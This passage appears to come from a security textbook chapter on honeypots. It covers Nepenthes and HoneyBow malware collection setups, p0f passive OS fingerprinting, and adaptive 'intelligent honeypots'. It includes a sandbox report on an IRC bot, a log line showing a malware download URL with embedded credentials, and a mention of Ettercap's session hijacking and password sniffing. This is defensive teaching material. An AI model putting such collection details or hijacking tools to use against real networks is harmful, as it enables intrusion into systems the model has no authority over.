


Figure 4.21:

Figure 4.21 is a typical attack scenario shown to help in understanding how the modules function together. An exploit arrives on one of Nepenthes' listening ports, and is then passed to a vulnerability module. The selected vulnerability module interacts with the attacker to simulate an attack on a real host, all in an attempt to capture the payload from the attacker. This payload is then sent to a shellcode module where it extracts amongst other things a URL. If a URL is found, it is sent to the download module for onward retrieval. Binaries that are successfully retrieved are then saved in a directory. This entire process is logged via the logging module, to help get a clear overview of patterns in the data collected. This automated process allows an extremely large number of probable malware to be collected in a relatively short period of time. To help deal with the large volume of malware samples received, Nepenthes offers an additional submit-norman module. This module allows captured malware to be automatically submitted to the Norman Sandbox¹¹ for automated analysis.

4.9.1.3 Distributed Platform

Nepenthes offers a very flexible design that allows a wide array of possible setups. The most simple setup is a local Nepenthes sensor, deployed in a LAN. It collects information about malicious, local traffic and stores the information on the local hard disc. More advanced uses of Nepenthes are possible with a distributed approach. Figure 4.22 illustrates a possible setup of a distributed Nepenthes platform: a local Nepenthes sensor in a LAN collects information about suspicious traffic there. This sensor stores the collected information in a local database and also forwards all information to another Nepenthes sensor.

4.9.1.4 Case Study 22: Nepenthes Configuration

For some reason or the other, I could not get Nepenthes to compile on Fedora 10. Since there is a binary for RHEL5, I called on CentOS 5 (Free version of RHEL5) in a VM and subsequently installed the Nepenthes rpm. The Nepenthes rpm binary can be obtained here¹². You need to however install a lot of dependencies before installing Nepenthes thus:

```
# yum install subversion automake libtool flex bison gcc \  
gcc-c++ curl curl-devel pcre pcre-devel adns adns-devel \  
file libpcap libpcap-devel iptables-devel
```

¹¹<http://sandbox.norman.no>

¹²<http://rpm.pbone.net/index.php3/stat/4/idpl/12813499/com/nepenthes-0.2.2-1.el5.pp.i386.rpm.html>




Figure 4.22:

```
# wget -c ftp://ftp.pbone.net/mirror/ftp.pramberger.at/systems/ \
  linux/contrib/rhel5/i386/nepenthes-0.2.2-1.e15.pp.i386.rpm
# rpm -Uvh nepenthes-0.2.2-1.e15.pp.i386.rpm
```

That should install Nepenthes. Furthermore if you are still having challenges getting it installed, there are pre built Linux images for VMware albeit of the Debian variety. That can be obtained here¹³. Once you boot it with your VM you can then install Nepenthes with *apt-get* thus:

```
# apt-get install libcurl3-dev libmagic-dev libpcre3-dev \
  libadns1-dev libpcap0.8-dev iptables-dev nepenthes
```

Usage

Once Nepenthes is installed, you may consider editing the */etc/nepenthes/nepenthes.conf* file and uncomment the line *"submitnorman.so"*, *"submit-norman.conf"*, to use the Norman sandbox. The contents of the file *submit-norman.conf* should look like this:

¹³<http://www.thoughtpolice.co.uk/vmware/>

```
submit-norman
{

    // this is the address where norman sandbox reports will be sent
    email "myemail@mydomain.com";

};
```

This will send each submission to Norman's excellent on-line sandbox, which will perform a run-time analysis and send you a copy of the results in email. This can give you very useful information on what the binary does without having to execute and trace it in your own virtual machine, or having to reverse engineering it.

When you have Nepenthes up and running, it should be listening on a large number of common TCP/IP ports, as we can see below:

```
# lsof -i
nepenthes 25917 nepenthes 6u IPv4 162588 TCP *:smtp (LISTEN)
nepenthes 25917 nepenthes 7u IPv4 162589 TCP *:pop3 (LISTEN)
nepenthes 25917 nepenthes 8u IPv4 162590 TCP *:imap2 (LISTEN)
nepenthes 25917 nepenthes 9u IPv4 162591 TCP *:imap3 (LISTEN)
nepenthes 25917 nepenthes 10u IPv4 162592 TCP *:ssmtp (LISTEN)
```

Once there is an attempt to infect the Nepenthes sensor, Nepenthes will try to download a copy of the malware and submit it to the Norman sandbox. Here is part of a report on an IRC bot:

```
[ Network services ]

* Looks for an Internet connection.
* Connects to xxx.example.net on port 7654 (TCP).
* Sends data stream (24 bytes) to remote address xxx.example.net, port 7654.
* Connects to IRC Server.
* IRC: Uses nickname xxx.
* IRC: Uses username xxx.
* IRC: Joins channel #xxx with password xxx.
* IRC: Sets the usermode for user xxx to..
```

As can be seen, this is much easier than performing a similar analysis by tracing code or reverse engineering the malware. Captured binaries are named after their md5sums, and are found in `/var/lib/nepenthes/binaries`:

```
# ls /var/lib/nepenthes/binaries/  
01a7b93e750ac9bb04c24c739b09c0b0  
547765f9f26e62f5dfd785038bb4ec0b  
99b5a3628fa33b8b4011785d0385766b  
055690bcb9135a2086290130ae8627dc  
54b27c050763667c2b476a1312bb49ea
```

The log files also indicate how and where each binary is obtained:

```
# tail -1 /var/log/nepenthes/logged_submissions  
[2009-09-04T20:39:41]  
ftp://ftp:password@xxx.info:21/host.exe eb6f41b9b17158fa1b765aa9cb3f36a0
```

Binary and malware analysis will be examined in subsequent chapters of the book.

4.9.2 HoneyBow Toolkit

In this section, we look at the HoneyBow toolkit, an automated malware collection system based on the principle of high-interaction honeypot. The HoneyBow toolkit brings together three malware collection tools called *MwWatcher*, *MwFetcher*, and *MwHunter*. All three use different techniques and strategies to detect and collect malware samples in order to achieve a comprehensive collection efficiency. HoneyBow inherits the high degree expressiveness of high-interaction honeypots: it can be constructed upon various customized honeynet deployments, using the true vulnerable services as victims to lure malware infections, but not emulated vulnerable services. Thus HoneyBow is capable of collecting zero-day malware even if the vulnerability exploited during the propagation phase is not yet known to the community. Furthermore, investigating the details isn't necessary of the vulnerabilities and implement an emulated version of the vulnerable services, which is commonly required for a solution like Nepenthes, a low-interaction honeypot. Thus the deployment of the HoneyBow toolkit is more flexible and easy. On the other hand, HoneyBow has its limitation in the scalability compared to low-interaction honeypots. Therefore, we explore a scenario where we combine HoneyBow and the low-interaction honeypot Nepenthes to build an integrated and expansive malware collection system.

4.9.2.1 HoneyBow Architecture

The HoneyBow toolkit supports the methods of high-interaction honeynet deployment. As depicted in Figure 4.23, the HoneyBow toolkit consists of three malware collection tools: *MwWatcher*, *MwFetcher*, and *MwHunter*, all of which implement different malware collection strategies. Additionally, two tools called *MwSubmitter* and *MwCollector* support distributed deployment and malware collection.




Figure 4.23:

The individual building blocks of HoneyBow perform the following tasks:

MwWatcher is one of the three malware collection tools implemented in the HoneyBow toolkit. It is based on the essential feature of honeypot – no production activity – and watches the file system for suspicious activity caused by malware infections in real time. The tool exploits a characteristic feature of propagating malware: when malware successfully exploits a vulnerable service then infects the honeypot. The malware sample will replicate, attach and stores itself in the file system of the victim. *MwWatcher* will then detect this change of the filesystem and obtain a binary copy of the malware sample. This sample

is then moved to a hidden directory awaiting further collection by another tool called MwFetcher.

MwFetcher is the second malware collection tool in the toolkit. This tool runs periodically on the host OS, issues a command to shutdown the honeypot OS, and generates a listing of all files from the hard disk image of the honeypot system. Then this listing is compared to a file list generated initially from the clean system. The modified files are extracted since they could be remnants of successful infections. The samples collected by MwWatcher are also extracted and aggregated with the MwFetcher results. After sample extracting, MwFetcher then activates a restore procedure which reverts the honeypot OS to a clean state.

MwHunter is the third malware collection tool in the toolkit and it is based on the PE (Portable Executable) Hunter tool. MwHunter is implemented as a dynamic preprocessor pluggin for Snort and can be integrated with the Snort instance running in inline mode on the honeypot. MwHunter relies on the *stream4* and *stream reassembly* preprocessor build in the Snort daemon: it extracts Windows executables in PE format from the reassembled network stream and dumps them to the disk. The tool tries to find a PE header based on the DOS header magic *MZ* and PE header magic *PE|00|*, and then uses a simple heuristic to calculate the file length. Starting at the position of the header, the resulting number of bytes is then dumped to a file. When an executable has been successfully identified, MwHunter will treat the captured binary as a malware sample due to the properties of the honeynet environment. MwHunter generates an alert including the five tuple - *source IP, source port, IP protocol, destination IP, destination port* of the network stream, timestamp, and MD5sum of the captured sample.

To achieve automated malware collection and honeypot operation, we introduce a full-automatic system restore procedure for physical honeypots based on the IPMI (Intelligent Platform Management Interface) and PXE (Preboot Execution Environment) protocol. A schematic overview of the system is given in Figure 4.24. In a physical honeynet deployment, the host OS refers to the little customized Linux kernel which is downloaded and activated via the PXE protocol. MwFetcher operates after the 4th step (load base OS) and before the 5th step (download the backup honeypot OS image).

MwSubmitter and MwCollector support a distributed deployment: multiple MwFetcher instances can be deployed in a distributed honeynet and each instance sends the collected information to MwSubmitter. This tool monitors the capture logs of the different malware collection tools and the collected binaries, and submits new collected samples to MwCollector.




Figure 4.24:

MwCollector is a network daemon at a central malware collection server, accepting MwSubmitter's sample submissions, and storing all collected information and samples in a central database.

Because malware for the Windows operating system constitutes the vast majority of malware in the wild, we implemented the HoneyBow toolkit for now only for Windows. For other platforms such as Linux or FreeBSD, the mechanism of real-time file system monitoring behind MwWatcher, and executable identification and extraction behind MwHunter, can also be implemented. The implementation details differ, but the principle remains the same.

4.9.2.2 HoneyBow Tools Comparison

The HoneyBow toolkit integrates three malware collection tools using different malware identification and collection techniques: MwWatcher runs on the honeypot and adopts real-time file system monitoring to detect and collect the changed files as malware samples. MwFetcher is executed periodically on the host OS and uses cross-view file system list comparing technique to extract added/modified files. MwHunter is intended to sit inline at the network level in front of high-interaction honeypots, and it can identify and extract Windows executables from the network stream. Due to the nature of honeynet environments, the resulting files

collected by these three tools can be treated as malware samples with a low false negative rate. Although these three tools achieve the same objective, each has their own advantages and limitations when comparing them with one another. We summarize and list the comparison results in the following table.

Tool	Collection Techniques	Advantages	Limitations
MwWatcher	Real-time file system monitoring	Can deal with temporary files	Can be easily detected by malware
MwFetcher	Cross-view file system list comparing	Can deal with concealed malware, such as rootkits; Hard to be detected by malware	Can not collect temporary files; Loss of exact time and attacker information
MwHunter	Identification and extraction from network streams	Can deal with temporary files and some memory-only samples; Passive, hard to be detected by malware	Can deal with temporary files and some memory-only samples; Passive, hard to be detected by malware

Since these three tools have their unique advantages and limitations, we integrate them into the HoneyBow toolkit, and hope to achieve better coverage of collecting autonomous spreading malware.

4.9.2.3 HoneyBow vs Nepenthes

Compared with the Nepenthes platform, the HoneyBow toolkit has several advantages. First, HoneyBow is capable of collecting zero-day malware samples which exploit unknown vulnerabilities. Second, the high-interaction approach taken by HoneyBow does not need any signature of the malware, including no detailed information about the exploited vulnerability. Thus we do not need to investigate the specific vulnerability and implement an emulated version of the vulnerable service. The deployment and maintenance of the HoneyBow toolkit is quite easy. Third, we can customize the patch level, installed network services, and existing vulnerabilities of the deployed high-interaction honeypots, to satisfy the different requirements of malware collection. Such a customization does not need to modify or re-configure the HoneyBow toolkit and demonstrates the flexibility and easy-of-use of the tool. Fourth, HoneyBow has the capability of collecting the second-stage samples (and possibly even more

stages) downloaded by the initial malware.

On the other hand, HoneyBow has several limitations: First, the scalability of HoneyBow is limited. Although we can assign several IP addresses to a high-interaction honeypot to enlarge the measurement scope and improve the malware collection effect, HoneyBow lacks a large scalability compared with Nepenthes, which can emulate more than 16,000 different IP addresses on a single physical machine. Second, HoneyBow relies on special hardware conditions (IPMI-enabled motherboard) when deployed in the physical honeynet mode, and the cost of such a hardware is relative high. When deployed in the virtual honeynet mode, the malware sample can detect the virtual environment (e.g. VMware) and the presence of MwWatcher in order to evade the collection and analysis. Third, HoneyBow can only collect malware samples that remotely exploit security vulnerabilities and infect the honeypot successfully by sending a binary to the victim. Malware that propagates via e-mail or via drive-by downloads can not be captured with such an approach.

Since both malware collection tools have their own advantages and limitations, we should combine these two different malware collection methods adequately, exploiting their advantages while restraining their limitations, to achieve the best malware collection efficiency and coverage.

4.9.2.4 Integration

To measure security threats on the Internet, we have constructed a distributed honeynet based on the architecture shown in Figure 4.25. One of the most important objectives of the distributed honeynet is to collect autonomous spreading malware samples in the early stage of their propagation. Furthermore, we want to measure the prevalence of specific malware samples. To achieve these objectives, we integrate HoneyBow, Nepenthes, and the GenIII Honeynet into one architecture. Each honeynet site contains two physical machines: one is used to deploy a standard GenIII virtual honeynet setup based on VMware, and the other takes the role of a Site Server. This machine is responsible for the storage, upload, and analysis of the collected samples and attack data.

The HoneyBow tools are installed at different components of the honeynet site: MwWatcher runs on the honeypot guest OS. We use both Windows 2000 and Windows XP as guest OS, in order to cover the two common OS installed on end-user machines. MwFetcher is executed on the host machine of the virtual honeynet, and MwHunter is placed on the Honeywall in front of the honeypots. In order to integrate malware collection methods based on the low-interaction honeypot principle, we install Nepenthes in a Linux VM and place it behind the




Figure 4.25:

Honeywall. All of the malware samples collected by MwWatcher, MwFetcher, MwHunter, and Nepenthes are aggregated to an NFS-mounted directory on the Site Server. From there, all samples are submitted by MwSubmitter to the MwCollector located at a central server site.

4.9.2.5 Case Study 23: HoneyBow Setup

You can download Honeybow and the associated tools here¹⁴.

¹⁴<https://sourceforge.net/projects/honeybow/files/>

Installation

You will notice that MwWatcher is an iso image that can be installed in a VM like VMware or VirtualBox. After installing the iso image, download the MwFetcher and MwSubmitter files and install (as root) thus:

MwFetcher

```
# tar xzvf mwfetcheer-0.1.2.tar.gz
# cd MWFETCHER
# ./install
```

After setting up your virtual honeypot, run mwfetcheer to generate clean file list:

```
mwfetcheer -i <VMX_FILE>
```

Then, each time before you revert the virtual machine, you can use MwFetcher to fetch potential malware that may have infected the honeypot:

```
mwfetcheer <VMX_FILE> <SUBMIT_DIR>
```

If you have more than one virtual machine honeypot, you can use config file to save time:

```
mwfetcheer -c <CONFIG_FILE>
```

Fetches samples will be saved at `/tmp/mwfetcheer/<VIRTUAL_MACHINE_NAME>/` separately. For more information, please read the MwFetcher Manual.

MwSubmitter

```
# tar xzvf mwsubmitteer-0.1.0-fr.tar.gz
# cd MWSUBMITTER
# ./install
```

Run mwsubmitteer to begin monitor and submit:

```
mwsmitter -s <SERVER> -c <CONFIG_FILE>
```

To scan and submit only once:

```
mwsmitter -s <SERVER> -d <SCAN_DIR> -u <USER_NAME> -k <KEY_FILE>
```

For more information, please read the MwSubmitter Manual. That's it. Detailed malware analysis will be thoroughly discussed in Chapter 5.

4.10 Passive Fingerprinting

To understand security threats and better protect against them, there is the need to know and recognize the adversary. Passive fingerprinting is a technique that can be used by a security analyst to try and find out information about the origination of an attack. Upon research on the Internet, I found that there are a number of good papers on passive fingerprinting. It lends itself to learning more about the enemy without their knowing it. Specifically, you can determine the operating system and other characteristics of the remote host using nothing more than sniffer traces. Though not 100% accurate, you can get surprisingly good results.

Operating System fingerprinting conventionally has been done using active security scanners, such as Nmap. These tools operate on the principle that most operating system's IP stack has different and unique ways of behaving. Specifically, each operating system responds differently to a variety of malformed packets. All that has to be done is build a database on how these different operating systems illicit response to different packets sent to them. So, to determine the operating system of a remote host, we send it a variety of malformed packets, determine how it responds, then compare these responses to a database. Nmap is a security favorite when using this methodology. There is even a paper by the author here¹⁵. The same concept can be applied to passive fingerprinting but implemented in a slightly different way and it comes with less overhead. Passive fingerprinting examines unique identifiers of TCP/IP implementations for different operating systems. Unlike active fingerprinting, passive fingerprinting uses only normal traffic to determine the operating system. While perhaps sacrificing some precision, passive fingerprinting is theoretically undetectable by the target system.

Captured packets contain enough information to identify the remote OS, thanks to subtle differences between TCP/IP stacks, and sometimes certain implementation flaws that, although

¹⁵<http://www.insecure.org/nmap/nmap-fingerprinting-article.html>

harmless, make certain systems quite unique. Some additional metrics can be used to gather information about the configuration of a remote system or even its ISP and network setup. Rather than query the remote system in an active way, all we need do is capture packets sent from the remote system and based on the sniffer traces of these packets, we can determine the operating system of the remote host. By analyzing these sniffer traces and identifying these differences, we may be able determine the operating system of the remote host.

4.10.1 Signatures

There are a number of signatures that passive fingerprinting tools tend to focus on. these include

IP TTL - This is the Time-to-Live field in the IP header. Different operating system have different default TTL values they set on outbound packets. There is a good paper on default TTL values created by SWITCH (Swiss Academic & Research Network).

IP DF - This is the Don't Fragment field in the IP header. A number of IP devices set the DF field on by default. So the use of this field for passive finger printing is of limited value.
IP TOS - This is the Type-of-Service field in the IP header. Because it has been found that what TOS is set tends to be govern a lot more by the protocol then the operating system, it is also of limited value.

TCP Window Size - It has been found that TCP Window Size can be a useful way to determine the sending operating system. Not only the default size that is set to an outbound packet, but also how the window size changes throughout a session.

TOS - Does the operating system set the Type of Service, and if so, at what.

Fields that can also be used to passively determine the IP device of a packet are:

- IP ID numbers
- Initial Sequence Numbers
- TCP selective acknowledgment (SackOK) and
- TCP maximum segment size (MSS).

By analyzing these fields of a packet, we may be able to determine what operating system the remote system is running. This technique is not 100% accurate and indeed works better for some operating systems than others. No single signature can reliably determine the remote operating system. However, by looking at several signatures and combining the information, the accuracy of identifying the remote host is greatly increased.

4.10.2 Passive Fingerprint Kit

The passive fingerprint technique was designed to uncover specific information about attack platforms being used against Honeypots. Since then, several different packages have been developed that can use passive fingerprinting techniques. Some of the tools used include *Siphon*, *p0f*, and *Ettercap*.

Current version of Siphon available for download is very old (September 2000), although a new version is in the pipeline which will integrate interesting network-mapping features. Ettercap is perhaps the most advanced of the passive fingerprinting tools available and a lot of security analysts are already making it a tool of choice for identifying devices on their networks. In addition to passive OS fingerprinting, Ettercap also supports TCP session hijacking, which allows you take control of an active communication session between systems. It's also useful for password sniffing and has a host of other security features. If this tool is to be used on your production network, be absolutely sure that management is aware of the possibilities.

4.10.3 p0f

Despite Ettercap's features, it is dangerous and can bring an entire network to its knees. Enter *p0f*. This is a slim, bare-bones passive-fingerprinting tool that uses the libpcap library. It examines the SYN packets at the start of a TCP connection and tries to guess the remote operating system. It runs in console mode and has only a few features, but does a pretty good job. It's a straightforward tool.

The name of the fingerprinting technique might be somewhat misleading - although the act of discovery is indeed passive, *p0f* can be used for active testing. It is just that you are not required to send any unusual or undesirable traffic. To accomplish the job, *p0f* equips you with four different detection modes:

1. Incoming connection fingerprinting (SYN mode, default) - whenever you want to know what the person who connects to you runs,

2. Outgoing connection (remote party) fingerprinting (SYN+ACK mode) - to fingerprint systems you or your users connect to,
3. Outgoing connection refused (remote party) fingerprinting (RST+ mode) - to fingerprint systems that reject your traffic,
4. Established connection fingerprinting (stray ACK mode) - to examine existing sessions without any needless interference.

p0f can also do many other tricks, and can detect or measure the following:

- firewall presence, NAT use (useful for policy enforcement),
- existence of a load balancer setup,
- the distance to the remote system and its uptime,
- other guy's network hookup (DSL, OC3,) and his ISP.

All these even when the device in question is behind an overzealous packet firewall. p0f does not generate ANY additional network traffic, direct or indirect. No name lookups, no mysterious probes, no ARIN queries, nothing. It's simple: magic.

P0f was the first (and I believe remains the best) fully-fledged implementation of a set of TCP-related passive fingerprinting techniques. The current version uses a number of detailed metrics, often invented specifically for p0f, and achieves a very high level of accuracy and detail; it is designed for hands-free operation over an extended period of time, and has a number of features to make it easy to integrate it with other solutions.

4.10.3.1 Case Study 24: p0f Setup

P0f v2 is lightweight, secure and fast enough to be run almost anywhere, hands-free for an extended period of time.

Installation

Installing p0f is quite straightforward with yum

```
# yum -y install p0f
```

will install p0f from the Fedora yum repositories.

Usage

p0f has tons of options, however for basic usage you can use it with the -S or -A option as follows

```
# p0f -S
```

Then try and make any sort of connection to the host running p0f from another host. I tried using putty from a windows box and below is what i got.

```
# p0f -S
p0f - passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'eth0', 262 sigs (14 generic, cksum 0F1F5CA2), rule: 'all'.
192.168.1.3:1051 - Windows XP SP1+, 2000 SP3
Signature: [S44:128:1:48:M1460,N,N,S:.]
```

So it's detected the remote host as either a Windows XP SP1 and above or a Windows 2000 SP3 machine. It is infact a Windows XP SP2 machine. Quite close. The README file¹⁶ for p0f is your best friend for more options and overview.

4.11 Intelligent Honeypots

The honeypots of the future - Intelligent honeypots. Plug it in and it does all the work in no time 'automagically'. An Intelligent honeypot should be able to automatically determine the total number of honeypots to deploy, how and where to deploy them, and what they should look like to complement your existing infrastructure. Even better, an intelligent honeypot should adapt to a changing environment. You add Windows Vista the network and suddenly have Vista base honeypots. Change the Cisco routers to Juniper and the honeypot configs change to that of Juniper routers. The aim and objective of this is a solution that simply plugs to your network, and automatically learns that network, deploys the adequate number and configuration of honeypots, then adapts to any changes in the network. Sure you may be asking if this can truly be achieved. Well, it should because the technology is pretty much

¹⁶<http://lcamtuf.coredump.cx/p0f/README>

available. We just need to harness it. Lets quickly look at the requirements necessary in building the intelligent honeypot, and then see its workings.

Firstly and crucially is how the honeypot learns about the network it is deployed on that is the systems and how they are being used. Knowing this, the intelligent honeypot can dynamically map and respond to that network. A possible approach is also to probe the network in an active fashion, determining the systems that are live, the system type, and the services running. Nmap can be employed to do this. Having said that, there are downsides to such an active method. First and foremost is the noise that gets generated so bandwidth may be affected. Sometimes heavy scanning may even result in complete disruption of network services or in some cases cause DoS. Secondly, there is the tendency to miss a host due to it being firewalled. Thirdly, active scanning is only a static process not a dynamic one. It is not capable of real-time network change updates unless you run the scan again which is definitely not a sophisticated approach. For the intelligent honeypot, a passive approach should be employed, more specifically passive fingerprinting and mapping.

The passive fingerprinting concept is not new. The idea is to map and identify systems on the network by not actively probing the systems, but by passively capturing network activity, analyzing that activity and then determining the system's identity. The technology uses the same methods as active scanning. Scanners such as Nmap build a database of known operating system and service signatures. These scanners then actively send packets to the target, packets that will illicit a response. These responses (which are unique to most operating systems and services) are then compared to a database of known signatures to identify the operating system and services of the remote system.

There are several advantages to using this passive approach. It is not intrusive. Instead of actively interacting with systems, data is gathered passively. The possibility of crashing or damaging a system or service is too little too low. Even if systems are using host-based firewalls, passive fingerprinting will identify the system, at least it will map a MAC address to an IP. Finally, this method is continuous that is, as the network environment changes, these changes are captured in real time. This is essential to maintain a realistic honeypot over the long term. The downside of passive mapping is that it may not work well across routed networks; it's potentially more effective on the local LAN. This is potentially true for active mapping also. Therefore, more than one intelligent honeypot would have to be deployed in the organization, depending on size, networks, and configuration.

Once the honeypot learns the environment, it can begin deploying more honeypots. The advantage here is that the honeypots are crafted to mirror the environment. By looking and behaving the same way as your production environment, the honeypots seamlessly blend in,

making them much more difficult for attackers to identify as honeypots, or to 'sniff them out'. However, this passive learning does not stop. Instead, it continuously monitors your network. Whenever changes are made, these changes are identified and the deployed honeypots adapt to the changes. If your organization is a typical Windows environment, you may begin deploying some Linux servers. Our dynamic honeypot, using passive fingerprinting, can determine that Linux systems have been deployed. Our honeypot would then deploy Linux honeypots, or update existing honeypots, based on the same Linux makeup and using similar services. The dynamic honeypot vastly reduces not only the work involved in configuring your honeypots, but also maintains them in a constantly changing environment.

The interesting aspect is that in this technology already exists - *p0f*, the passive fingerprinting tool is capable of what we just described. *p0f* has tremendous capabilities, as it can not only tell you about systems on your local LAN, but also give you information about other networks and even systems behind firewalls. *p0f* is OpenSource, allowing you to not only use it for free, but it gives you the option to customize the code to best suite your environment. By utilizing tools such as these, honeypots can now learn and monitor their environments in real time.

The next issue is that of deploying the honeypots. Passive fingerprinting offers a powerful tool, but how do we actually utilize it in populating the with honeypots? This would conventionally require deploying physically a new host for each IP address we wanted to monitor. However, this defeats the purpose of an intelligent honeypot if we have to physically deploy multiple honeypots. We need an automatic, fire-and-forget solution. A far more simple and effective approach is for the honeypot appliance to deploy hundreds of virtual honeypots monitoring all of the unused IP space. All of these virtual honeypots are deployed and maintained by an appliance that is a single physical device. Because the virtual honeypots monitor unused IP space, we can be highly confident that any activity to or from those IPs is most likely malicious or unauthorized behaviour.

Based on the previous passive mapping of the network, the number and type of honeypots to be deployed can also be determined. For instance, the passive mapping may have determined that on our Class C network, we have 75 Windows XP workstations, 10 Windows 2003 servers, 8 Linux server, and 3 Cisco switches. The intelligent honeypot can create an equivalent ratio of honeypots. Perhaps 8 Windows XP honeypots, 2 Windows 2003 servers, 1 Linux server, and 1 Cisco switch. The honeypots now not only match the type of production systems in use and their services, but the ratio of systems used. Not only that, but the virtual honeypots can also monitor the same IP space as the systems themselves. For example, perhaps our honeypot learns that the Windows XP workstations are DHCP systems in the 192.168.1.1 - 192.168.1.150 range. Our Windows XP honeypots would reside in the same IP space, while

the other honeypots are monitored their respective IP space.

